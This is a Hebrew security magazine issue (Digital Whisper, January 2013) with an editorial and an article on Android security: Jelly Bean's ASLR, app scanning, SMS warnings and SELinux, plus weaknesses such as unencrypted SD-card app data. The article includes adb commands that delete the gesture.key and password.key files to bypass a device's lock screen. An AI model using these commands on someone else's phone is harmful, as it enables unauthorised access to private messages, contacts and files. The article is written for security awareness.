

Digital Whisper

גליון 38, ינואר 2013

מערכת המגזין:

מייסדים:

אפיק קסטיאל, ניר אדר

מוביל הפרוייקט:

אפיק קסטיאל

עורכים:


שילה ספרה מלר, ניר אדר, אפיק קסטיאל,

כתבים:

ניר גלאון, דן פלד, גדי אלכסנדרוביץ', בר חופש, יובל נתיב, ישראל חורז'בסקי (Sro), אמיתי דן (PopShark).

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper /או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il



דבר העורכים

והנה השלמנו עוד הקפה אחת סביב השמש. עוד שנה חלפה לה, ואנחנו כאן עם הגיליון ה-38. ברוכים הבאים לגיליון ה-38 של המגזין Digital Whisper! אחרי עבודה לא פשוטה, אנו מגישים לכם את הגיליון.

הגיליון ה-38 הוא הגיליון שמסכם את שנת 2012, מה שאומר ש(אני צריך לשנות את ה-Footer של האתר...) דיגיטל נכנס לשנת הפעילות הרביעית שלו! בהחלט כבוד.

השנה היו לנו מספר לא קטן של אירועים הקשורים לאבטחת מידע ולהאקינג בעולם, ואם אשלוף כמה זכורים, אציין אירועים כמו האיום של אנונימוס לסגור את האינטרנט, כל האירועים סביב האביב הערבי והמלחמה על הקישור האינטרנטי באותן מדינות, כל מני וירוסים ותולעים משוגעות שצצו להן, מבצעים כמו Ghost Click והרבה (יותר מדי הרבה), מופעים של המילה "סייבר"... אני לא אתחיל לסכם את האירועים, את זה תוכלו בוודאי לקרוא בגוגל, או באתרי חדשות שונים המתעסקים בנושא אבל אני אגיד שהייתה לנו שנה מעניינת מבחינת אבטחת מידע, ושאם אני צריך לנחש, אנחש כי השנה הקרובה תהיה מעניינת לא פחות.

הגיליון החודש כולל מאמרים מגוונים ביותר: יש לנו מאמר מעולה על שיפורים באבטחת המידע בעולם האנדרואיד, יש לנו מאמר ספיישל בחירות המסכם מחקר בנושא, יש לנו מאמר שכולל מתמטיקה, הצפנות וזכויות דיגיטליות, מאמר המשך למחקר בנושא שימוש בטוח ב-SSL (הפעם מהצד האפליקטיבי), מאמר מקיף על ה-Dark Net, השימוש והסכנות בה, ומאמר המציג טכניקות למעקף תוכנות אנטי-וירוסים.

לפני שניגש לתוכן, ברצוננו להגיד תודה רבה לכל מי שכתב מאמרים ובזכותו הגיליון יצא לאור: תודה רבה לניר גלאון, תודה רבה לדן פלד, תודה רבה לגדי אלכסנדרוביץ', תודה רבה לבר חופש, תודה רבה ליובל נתיב, תודה רבה לישראל חורז'בסקי (Sro) ותודה רבה לאמיתי דן (PopShark).

בנוסף, תודה רבה לשילה ספרה מלר על העריכה של המגזין.

הלואי ונהיה כאן גם בסוף ההקפה הבאה!

קריאה מהנה!

ניר אדר ואפיק קסטיאל.

דבר העורכים

www.DigitalWhisper.co.il



תוכן עניינים

2	דבר העורכים
3	תוכן עניינים
4	כספת של סוכריות גומי
15	המדריך לתייר בסמטאות האפלות של הרשת
31	ראשוני ומחוץ לחוק
38	Antivirus Bypass Technics
52	חולשות ב-SSL מהפן האפליקטיבי
60	התנגשויות בין חוקים, תקנות, פקודות ומידע אישי
76	דברי סיום

כספת של סוכריות גומי

מאת ניר גלאון

הקדמה

מאמר זה הינו מאמר המשך ל"[מנגנוני אבטחה באנדרואיד](#)" שפורסם בגיליון ה-31. במאמר הקודם נגענו בנושאים כגון החשיבות של אבטחת המידע ועל יסודות האבטחה בעולם האנדרואיד, על מרכז הגישה של




המכשיר, על הסכנות ועל דרכים להתמודד איתם. מומלץ לקרוא את המאמר הקודם. למידה על הנושא היא חשובה ביותר, אך אם לא נשאר מעודכנים - פספסנו את הרעיון. במאמר זה אציג את העדכונים והחידושים שגרסאות 4.1 Jelly Bean ו-4.2 מביאות עמן בתחום האבטחה (כגון ASLR, סריקת רוגלות ב-Play ועוד), ובנוסף נגע במספר נקודות למחשבה על חורים הקיימים במערכת.

בסיס הבעיה של אנדרואיד

לפני שנתחיל, הייתי רוצה לציין שעולם האנדרואיד מתקדם מהר, אפילו מהר מאוד. גוגל מתקנים כל חור אבטחה שמתגלה ומוסיפים שכבות אבטחה במהירות יוצאת מן הכלל, אך דבר אחד הם מפספסים והוא עדכוני אבטחה.

בעוד שהאפליקציות לאנדרואיד מתעדכנות ברקע, ואף נהוג לקבל היום עדכוני OTA הכוללים שיפורים מסיביים למדי, אנדרואיד עדיין נמצאת מאחור מאוד בתחום הזה. בסיס הטעות הוא שהמערכת ניתנת ליצרניות והן משנות אותה, ובהמשך לכך לא מוציאות את העדכונים במהירות הנדרשת (שלא נדבר על זה שהן רוב הפעמים לא מוציאות עדכונים כלל).

כדי להמחיש את הבעיה מצורפת בעמוד הבא טבלת החלוקה על פי גרסאות (נכון לדצמבר 2012).




גוגל הכריזה בכנס ההכרזה של מוטורולה (הכנס האחרון בו קיבלנו מידע רשמי, והתקיים לפני כ-4 חודשים, בספטמבר האחרון) על 480 מיליון מכשירים שאוקטבו עד היום, בכל העולם (נכון לספטמבר כמובן), בקצב (שהולך וגדל) של 1.3 מיליון מכשירים שמאוקטבים כל יום (תארו לעצמכם כמה מכשירי אנדרואיד יהיו שנה הבאה בקצב גידול שכזה).

עכשיו, בואו נחשב שניה במספרים, כדי להבין את סדרי הגודל: גרסה 1.6: 1.44 מיליון מכשירים (0.3% מ-480 מיליון). גרסה 2.1: 12.96 מיליון מכשירים. גרסה 2.2: 49.44 מיליון מכשירים. גרסאות 2.3 עד 2.3.7: כמעט 244 מיליון מכשירים. ובקיצור קצת יותר מ-65% מאוכלוסיית האנדרואיד (שהם יותר מ-310 מיליון מכשירים ברחבי העולם), בעלי גרסאות ישנות.

מדובר על גרסאות שיצאו לפני ICS (שיצאה לפני שנה וחצי), ובעולם הסלולר "שנה וחצי" זה נצח! שלא לדבר על כך שלא מדובר על מערכת מוכנה ו-"בוגרת", אלא על מערכת שעדיין בבניה, ורוב הפיצ'רים שמתווספים לה הינם פיצ'רים הכרחיים וחשובים ולא מותרות אבטחה (לדוגמא זיהוי הפנים).

עדכונים אבטחה סדירים צריכים להיות בראש סדר העדיפויות של הצרכן כשהוא רוכש מכשיר חדש. מניעת העדכונים האלו על ידי היצרניות השונות (כשלרוב מדובר על טענות מזרות וחסרות כל בסיס בגינן הן לא מעדכנות את המכשירים) הינה בעיה חמורה והצרכנים חייבים לגנותה.



אוקיי, מה זה אומר לנו?

ישנה בעיה שלא בשליטת גוגל. גוגל מעדכנת ומתקנת פרוצדורות אבטחה, אך העדכונים לא מגיעים לצרכן הסופי. זה אומר שפרצות אבטחה שמתגלות עדיין קיימות אצל אחוז נכבד מאוד מהאוקלוסייה (וסביר להניח שיהיו קיימות עוד הרבה זמן), וזה אומר שלא חייבים לנצל דווקא פרצות שעובדות על הגרסה האחרונה, שמותקנת רק אצל 6.7% (JB - 4.1+4.2) מהאוקלוסיות האנדרואיד, גם אם נשתמש בפרצה ישנה שכבר תוקנה בגרסה החדשה, עדיין נוכל להשתמש בה על הרוב הגדול של האוקלוסייה.

אז נעלת את המכשיר ו...?

נעילת המכשיר, רובנו מבצעים את זה, האם זה בטוח? לא ממש, הרי המערכת "מקליטה" את הצורה או את הסיסמה, היא צריכה להשוות עם משהו. איפה ההקלטה הזאת יושבת? בנתיבים הבאים:

```
/data/system/gesture.key  
/data/system/password.key
```

למרות שהקובץ מאובטח, לא ניתן להיכנס אליו ופשוט למשוך את הצורה או הסיסמה. אבל מה שניתן לעשות הוא פשוט למחוק את הקובץ, במידה ואין עם מה להשוות, המערכת מקבלת כל סיסמה או צורה שתכניסו.

אז מה צריך בשביל זה:

1. USB Debugging פועל, במידה והוא לא פועל ניתן להריץ את הפקודות דרך ה-Recovery (במידה ויש. במידה ואין, לא יהיה ניתן למחוק את הקובץ כשהמכשיר כבר נעול, למרות שלרוב ניתן "לדחוף" את הריקברי המפותח "בכוח", במצב של Fastboot).

2. יש לציין כי לא חשוב אם קיימות הרשאות root או לא.

הפקודה:

```
adb shell rm /data/system/gesture.key
```

או:


```
adb shell rm /data/system/password.key
```

הפקודה רצה כמובן דרך הADB, לאלה שלא מוכר להם העניין חיפוש קצר בגוגל של הערך "Android ADB" יעזור מאוד.

מה אנחנו בעצם עושים בפקודה הזאת?

כספת של סוכריות גומי

www.DigitalWhisper.co.il



rm זהו קיצור של remove. ובכך אנחנו מסירים את הקובץ gesture.key (או password.key) שנמצא בנתיב /data/system/ (לפעמים לאחר הרצת הפקודה יש לכבות-ולהדליק את המכשיר).

בנוסף יש לציין כי הפרצה נבדקה ועובדת על גרסאות 4.2 - 4.1.2 - 4.0.3 - 2.3.3 - 2.2 - 2.1 המהווים קצת יותר מ-95% מסך המכשירים המאוקטבים היום (וניתן להניח כי הפרצה עובדת גם על גרסאות קודמות יותר).

יש לציין כי הפרצה נוסתה על גרסת AOSP - גרסה נקייה של אנדרואיד, ואשמח לשמוע אם היא עובדת על המכשירים עם הממשקים השונים (sense של HTC, touchwiz של Samsung וכד').


גישה לכרטיס ה-SD ובעית המפתחים

לא אחת כבר כתבו על זה, כרטיס ה-SD מכיל עלינו כל כך הרבה מידע, אנחנו פשוט לא מתארים עד כמה. כרטיס ה-SD מהווה מין 'פח אשפה' של המכשיר, כל אפליקציה שאנו מתקינים יוצרת עליו תיקייה משלה ומאחסנת שם מידע (ולרוב גם לאחר הסרתה היא משאירה שם את המידע, ולא מוחקת אותו כמו שנהוג לחשוב), ולכרטיס ה-SD כל אחד יכול לגשת (כמובן, יש צורך בהרשאה לכך, אך כמעט כל אפליקציה מבקשת הרשאה לכתיבה וקריאה מכרטיס ה-SD ובלעדיה אין היא יכולה לפעול כראוי).

הבעיה היא שההרשאה ניתנת באופן מלא, או שיש גישה לכל התכנים ב-SD או שאין גישה בכלל (וכמו שאמרנו, האפליקציה לא תוכל לפעול כראוי). אז ברגע שיש לאפליקציה גישה ל-SD יש לה גישה לכל המידע עליו, אם זה תמונות, סרטונים, ושאר הדברים שנמצאים שם בצורה גלויה ולא מוצפנת, ניחא. הבעיה גדלה כשאפליקציות צד שלישי לא שומרות את המידע בצורה מוצפנת.


להלן כמה דוגמאות של המידע שאנו מאכסנים (בכוונה או ש"מאסחנים אותו בשבילנו"):

1. כל אפליקציה שמותקנת אצלנו במכשיר יוצרת תיקייה בנתיב /Android/data/, וכך ניתן לקבל רשימה של כל האפליקציות המותקנות אצלנו במכשיר.
2. ניתן לראות / להעביר את כל הסרטונים, התמונות והשירים שיש אצלנו ב-SD.
3. במידה וביצענו גיבוי של אנשי הקשר ב-SD, קובץ ה-VCF חשוף לגמרי וכולם יכולים לראות את אנשי הקשר שלנו (עם כל המידע שרשום אצלנו כמו קישור לפייסבוק, כתובות מייל וכד').
4. גישה למידע של אפליקציות. דוגמאות:
 - א. [Dropbox](#) שם כל אחד יכול לראות את התמונות/קבצים/מסמכים שהורדתי/העליתי ל/מהמכשיר.
 - ב. [SMS Backup & Restore](#) שמגבה את כל ה-SMS-ים שלי, וכל אחד יכול לפתוח את הקובץ ב-Notepad ולקרוא את כל ה-SMS-ים שכתבתי אי פעם.



ג. [Waze](#) שומרת קובץ בשם waze_log בו קיים המידע של האפליקציה בעת ההתקנה כמו על איזה מכשיר היא הותקנה (דגם מדויק), איזה גרסת אנדרואיד (לפי API), מתי היא הותקנה, גרסת רום, איזה גרסה של האפליקציה, על איזה רשת התחברתי וכד'.

להלן תמונה של הקובץ מהמכשיר שלי, סימנתי את חלק מהדברים:



ד. [Readlater](#) שומרת אתרים וכתבות כדי שנוכל לקרוא אותם אחר כך (ועל הדרך בצורה נוחה), איפה היא שומרת את הכתבות, בנתיב:

\\Android\data\\com.ideashower.readlater.pro\\files\\RIL_offline\\RIL_pages

שם כל הכתבות, התמונות מהכתבות והאתרים עצמם חשופים לכל, דוגמה:



ה. [WhatsApp](#) כל המידע שהעברנו באפליקציה (תמונות, סרטונים, קבצי קול) פתוח לכל. ובנוסף הגיבויים יושבים על המכשיר עצמו, בנתיב: \\WhatsApp\\Databases, זאת אומרת שבקלות אפשר לקחת את קבצי הגיבוי.

כמובן, שגם ניתן לפתוח את קבצי הגיבוי, הנה הדרך הקלה ביותר (שאני מכיר):

<http://forum.xda-developers.com/showthread.php?t=1583021>

ו. [Weather1](#) ששומרת בקובץ שכל אחד יכול לקרוא את המיקום שבו הייתי לפי תאריך, שעה, מזג האוויר באותו מיקום וכו'.

בכוונה צורפו קישורים לעמודי האפליקציות ב-Play, כנסו ותראו שלא מדובר על אפליקציות נידחות, אלא על כאלו פופולריות מאוד עם מיליוני (ולפעמים עשרות מיליוני) הורדות. ואלה דוגמאות פשוטות מבדיקה בזיכרון החיצוני במכשיר שלי.

הנקודה היא שרוב האפליקציות צד שלישי לא מצפינות את המידע שהן מאחסנות. הפלטפורמה (אנדרואיד) מתבססת על מפתחים עם אפליקציות צד שלישי, ואנחנו אוהבים להתקין אפליקציות. הבעיה היא שהם שומרים את המידע לא מוצפן ובמקרה של כרטיס ה-SD כל אחד יכול לגשת לקבצים האלו (אם הם מוצפנים ואם הם לא, ובמידה וכן כמו ב-whatsapp, זאת לא ממש בעיה לפתוח אותם בכל זאת).

הצפנה

מגרסה 3.0 (honeycomb) ניתן לבצע הצפנה מלאה של המידע במכשיר. וההצפנה הינה טובה ואיתה אין לי שום בעיה, הבעיה היא שלסיסמה שההצפנה יש חוקים משלה.

"החוק" הבעייתי הינו שהסיסמה שההצפנה דורשת תהיה אותה אחת שפותחת את המכשיר (נעילת המסך). הנ"ל יוצר בעיה, כל פעם שאנו נצטרך לפתוח את המכשיר נצטרך לרשום את אותה הסיסמה כדי לפענח את ההצפנה! אנחנו פותחים את המכשיר המון פעמים ביום, אף אחד לא היה רוצה לכתוב כל פעם סדרה קשה של תווים. אז מה שאנו עושים זה בוחרים בסיסמה הלא נכונה (לא אחת שתהיה מורכבת, בעלת סימנים, אותיות ומספרים) אלא בסיסמה פשוטה הקלה לזיכרון והקלדה, כדי שנוכל להקליד אותה מהר ולעבור את מסך הנעילה בזריזות.

מי שמצפין את כל המידע במכשיר שלו מבצע את זה במיוחד כדי שאם המכשיר ייפול לידיים הלא נכונות, המידע שנמצא עליו לא יוסגר. בכך שאנחנו בוחרים סיסמה קלה לזיכרון ובעלת מספר מועט של תווים, אנחנו בוחרים סיסמה שקל יהיה לפצח בעזרת [Brute-force attack](#), ואז איבדנו את הסיבה העיקרית שבשבילה הצפנו את המכשיר. במקרה הגרוע יותר, רוב האנשים משתמשים בסיסמת ה-PIN - סיסמה בעלת 4 תווים שהינם רק ספרות. וזה כבר יהיה די קל לפצח סיסמה כזאת בעזרת [Brute-force attack](#), אך ורק עניין של קצת זמן.

הפתרון של ה"תקלה" הזאת יכול להיות מבוצע בדרך קלה ביותר, 2 סיסמאות! הסיסמה הראשונה הינה המורכבת ואחראית על פענוח המידע המוצפן. את הסיסמה הזאת נצטרך להכניס בעת הדלקת המכשיר לשם פענוח ראשוני של המידע. הסיסמה השנייה קלה יותר לכתובה וזיכרון ותשמש לפתיחת מסך הנעילה.

הרי בסופו של דבר אנחנו מאתחלים את המכשיר פעם ב... לא בדיוק באותו יחס שבו אנו פותחים את מסך הנעילה.

יש לציין שההצעה לפתרון ה"תקלה" הוא רעיוני בלבד ולא קיים באנדרואיד (לפחות עד שאחד עובדי אנדרואיד יעלה רעיון כזה או אחר).

החידושים של Jelly Bean בתחום האבטחה (4.1-4.2)

לבסוף, צריך גם לציין את החידושים והשינויים בגרסה החדשה (הלא היא JB - Jelly Bean - 4.1 ו-4.2) שגוגל מבצעת על מנת לאבטח את המערכת.

נעילת הפנים

נתחיל מפיצ'ר האבטחה הכי מדובר שהגיע אלינו בגרסה ICS - 4.0. גוגל רצתה לאבטח את המכשיר בצורה הכי בטוחה, וזאת לדעתה על ידי אלגוריתם ניתוח פנים. הבעיה שזה לא כל כך הצליח לה, כבר באותו יום של ההכרזה עלו ל-Youtube המון סרטונים המדגימים כיצד המכשיר נפתח על ידי הצגת תמונה של הבעלים של המכשיר (והיום, בעידן הפייסבוק, לא בעיה למצוא תמונה של כל אחד).

מה שגוגל עשתה כדי לתקן את הבעיה הזאת (שהופכת את הפיצ'ר ללא רלוונטי) זה להכניס מנגנון בדיקת חיים (בתרגום חופשי לעברית), מה שהם בעצם מבקשים זה פשוט לקרוץ, להראות שאתה חיי ולא תמונה, ברוב הפעמים זה תיקן את הבעיה, אך בבדיקה אישית שלי, המכשיר נפתח כמה פעמים רק על ידי הזזת התמונה (וגם במציאות על ידי הזזת הראש וללא פעולת הקריצה). גוגל בדרך הנכונה עם הפיצ'ר הזה, אך יש להם עוד הרבה עבודה על מנת להוכיח את האמינות שלו.

ASLR

הרבה התקפות מסתמכות על יכולתו של התוקף (המתכנת) לזהות במדויק היכן תהליכים ספציפיים או פונקציות מערכת ממוקמות בזיכרון. על מנת שתוקף ינצל חור ספציפי בפונקציה או ימנף אותה לטובתו הוא הרי חייב קודם כל "להגיד" לקוד שלו היכן למצוא את הפונקציה/תהליך שיותקף/ינוצל.

ASLR (קיצור של Address Space Layout Randomization) היא שיטת אבטחה שבסיסה הוא סידור אקראי (ועצמאי) של אזור נתונים בזיכרון בכל טעינה שלו מחדש. השיטה הזאת הוטמעה בגרסה JB 4.1 באופן מלא, כך שהמיקום של הספריות, המחסנית, הערמה וגם הלינקר, כולם מסודרים בזיכרון באופן אקראי.

כמו שניתן לראות בתמונה:

```

Galaxy Nexus - 4.1.1

40008000-40019000 40035000-40046000 r-xp /system/bin/vold
4010d000-40120000 400bb000-400ce000 r-xp /system/bin/linker
4006f000-400b2000 400ed000-40130000 r-xp /system/lib/libc.so
41a76000-41a7c000 40e9f000-40ea5000 rw-p [heap]
bef7b000-bef9c000 bebef000-bec10000 rw-p [stack]

                ריצה 2                ריצה 1
    
```

בשתי הריצות של המערכת (בוצעה העלה של המערכת מחדש על ידי כיבוי והדלקה) ניתן לראות כי הקבצים לא עלו באותו מקום בזיכרון.

יש לציין כי תמיכה ב-ASLR הייתה קיימת כבר מגרסה ICS (4.0) אך בשל העדר אקראיות הלינקר (אזורי זיכרון מקשרים) הפיצ'ר הפך לחסר תועלת. ב-4.1 גוגל הוסיפו תמיכה גם בסידור אקראי של הלינקר.

סריקת אפליקציות בזמן אמת ב-Play


בגרסה 4.2 התגלה סורק רוגלות חדש, כזה שיהפוך את החיים שלנו לקצת יותר בטוחים (יש לציין כי סורק הרוגלות החדש אינו קשור לרכישה של גוגל את חברת VirusTotal).

ההבדל בין סורק הרוגלות הנ"ל ל-Bouncer עליו כתבתי במאמר הקודם (מעבר לכך ש-Bouncer כבר קיים ופועל זמן מה), הוא שה-Bouncer הינו סורק רוגלות בצד השרת של Play, ז"א כל אפליקציה שעולה ל-Play נסרקת על ידו (הוא ממש מדמה פעולה מלאה של האפליקציה על מכשיר אנדרואיד בשרת נפרד), והסורק רוגלות הנוכחי עליו מדובר, סורק את האפליקציות שיותקנו במכשיר.

ה-Bouncer מבצע עוד פעולות, הנ"ל הוא הסבר במשפט, רק כדי להזכיר. למידע מלא יש לקרוא את המאמר הקודם.

שורש הבעיה

אנדרואיד ידועה בפתיחות שלה, וכתוצאה מכך אנחנו יכולים להתקין איזה אפליקציה שאנו רוצים (גם אם היא לא מה-Play). במצב כזה, שירות ה-Bouncer לא עוזר לנו, הרי האפליקציה לא נסרקה על ידיו (כי היא לא עלתה ל-Play). בדיוק במצב הזה, יקפוץ לנו חלון קטן שישאל אם ברצוננו לאפשר לגוגל לסרוק את כל האפליקציות שיותקנו במכשיר.



כספת של סוכריות גומי

www.DigitalWhisper.co.il


Hiroshi Lockheimer - סמנכ"ל ההנדסה בצוות אנדרואיד מסביר על סריקת האפליקציות במכשיר:
"יש לנו קטלוג של 700,000 יישומים ב-Play, ומעבר לכך, אנחנו תמיד סורקים חומר
באינטרנט במונחים של רכיבי APK שמופעים. כעת, יש לנו הבנה די טובה של המערכת
של האפליקציה, לא משנה אם ה-APK ב-Play או לא."

הוא ממשיך ומציין כי:

"רוב הזמן - אם האפליקציות שנתקין יזוהו כבטוחות - אף אחד לא ירגיש שהשירות קיים.
השרת עושה את כל העבודה הקשה. המכשיר שולח רק חתימה של ה-APK כך שהשרת
יוכל לזהות אותו במהירות. רק אם אתם נתקלים באפליקציה לא בטוחה, תהליך ההתקנה
יופרע."

מסך ההרשאות

בנוסף, בגרסה 4.2 אנו מקבלים כמה שינויים וויזואליים קטנים אך חשובים מאין כמותם. מסך ההרשאות
בעת התקנת אפליקציה עבר שינויים וויזואליים ולא יסתיר יותר מידע, בנוסף לכך יהיה ליד כל הרשאה
אייקון קטן המתקשר לסוג ההרשאה, ובכך הופך את המעבר עליו לקליל יותר. תמונת מצב (מימין, המצב
החדש (גרסה 4.2). משמאל, המצב הישן (גרסה 4.1 ומטה):



SMS-ים בעלות

בגרסה 4.2 התווספה לה תוספת נחמדה, כעת ישנו פיצ'ר חדש הפועל מאחורי הקלעים ומתריעה כל פעם שאפליקציה מנסה לשלוח SMS שעלול לעלות לנו כסף. אם אפליקציה מנסה לשלוח SMS לקוד ידוע - כזה שבאופן אוטומטי יחייב את הספק של שולח ההודעה - המערכת מקפיצה הודעה ומתריעה על הפעולה. אנו יכולים לאשר את הפעולה ולאפשר לאפליקציה להמשיך את התהליך, או למנוע אותה. זאת כמובן גם אם האפליקציה פועלת ברקע, במצב כזה חלון ההתראה יקפוץ לנו "סתם ככה" בלי שביצענו כל פעולה.

SELinux

SELinux (ראשי תיבות: Security-Enhanced Linux) זהו סדרה של תוספים לקרנל וכלים למשתמש שניתן להוסיף להפצות השונות של לינוקס. הפרויקט עצמו התחיל לראשונה בידי ה-NSA. ב-SELinux, הקונספט של root לא קיים. מדיניות האבטחה נקבעת בידי האדמין ותקפה על כל תהליך ואובייקט הקיים במערכת, ואף אחד לא יכול לעקוף זאת.

משתמשים יכולים להרוויח גישה ברמה גבוהה בעזרת הרשאות root, אם ניתן לאפליקציות מזיקות את אותן הרשאות (root), תהיה לאפליקציה גישה להכל והנזק הפוטנציאלי שתוכל לבצע גדל בעשרות מונים. ברגע שנכיל עליה את מדיניות האבטחה (ובעצם לא יהיו לה הרשאות ה-root) היא לא תוכל לבצע כל דבר ובכך אנו מקטינים את הסיכויים לחדירה למכשיר ונזרק גדול (כי בעצם אין אפשרות לאף תהליך להימלט ממדיניות האבטחה שנקבעה).

